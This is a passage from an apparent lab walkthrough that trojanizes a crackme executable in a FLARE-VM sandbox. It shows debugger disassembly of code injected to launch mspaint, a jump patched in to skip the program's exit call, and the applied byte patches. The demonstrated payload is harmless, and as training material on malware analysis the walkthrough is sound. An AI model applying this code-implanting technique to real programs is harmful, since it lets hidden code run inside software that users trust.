0040C335  696E 74 2E657865   imul ebp,dword ptr ds:[esi+74],6578652E
0040C33C  0000               add byte ptr ds:[eax],al
0040C33E  9D                 popfd
0040C33F  61                 popad
0040C340  E8 6B53FFFF        call crackme2.4016B0
0040C345  E9 7A50FFFF        jmp crackme2.4013C4
0040C34A  0000               add byte ptr ds:[eax],al
0040C34C  0000               add byte ptr ds:[eax],al
0040C34E  0000               add byte ptr ds:[eax],al
0040C350  0000               add byte ptr ds:[eax],al
0040C352  0000               add byte ptr ds:[eax],al
0040C354  0000               add byte ptr ds:[eax],al
0040C356  0000               add byte ptr ds:[eax],al
0040C358  0000               add byte ptr ds:[eax],al
0040C35A  0000               add byte ptr ds:[eax],al
0040C35C  0000               add byte ptr ds:[eax],al
0040C35E  0000               add byte ptr ds:[eax],al
0040C360  0000               add byte ptr ds:[eax],al
0040C362  0000               add byte ptr ds:[eax],al
0040C364  0000               add byte ptr ds:[eax],al
0040C366  0000               add byte ptr ds:[eax],al
0040C368  0000               add byte ptr ds:[eax],al

Add comment at 0040C32F
exits the program
```


CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace Malcore PE Viewer
OK
Cancel

So, I just need to put the jump function before it, so that the function won’t be called. So I chose 2 addresses before it “0040C32E”, and it directly jumps to “popped”




```
0040C32C  EB 10              jmp crackme2.40C33E
0040C32E  53                 push ebx                                      ebx:PEB.InheritedAddressSpace
0040C32F  FFD5               call ebp                                      exits the program
0040C331  6D                 insd
0040C332  73 70              jae crackme2.40C3A4
0040C334  61                 popad
0040C335  696E 74 2E657865   imul ebp,dword ptr ds:[esi+74],6578652E
0040C33C  0000               add byte ptr ds:[eax],al
0040C33E  9D                 popfd
0040C33F  61                 popad
```

Now if we remove all the breakpoints, and run the program, we can see that both mspaint and our main program run properly.



Make sure to patch the program, and run once again to check it.




```
crackme2.exe
```

```
0|0040C32C:6A->EB
0|0040C32D:00->10
```

2/2 patch(es) applied!

I checked in the cmd, we can see that both mspaint and our main program run properly.


Windows_Malware (Snapshot 3) [Running] - Oracle VM VirtualBox
CrackMe1 by crackinglessons.com
Please enter the Serial Key:
Check
About
x86 Native Tools Command Prompt for VS 2022
C:\Users\Red\Desktop\project\17-trojan
project

```
***********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
***********************************************************************
[vcvarsall.bat] Environment initialized for: 'x86'

FLARE-VM 05-04-2024  4:27:37.35
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\17-trojan

FLARE-VM 05-04-2024  4:27:40.93
C:\Users\Red\Desktop\project\17-trojan>CrackMe3.exe

FLARE-VM 05-04-2024  4:27:46.55
C:\Users\Red\Desktop\project\17-trojan>
```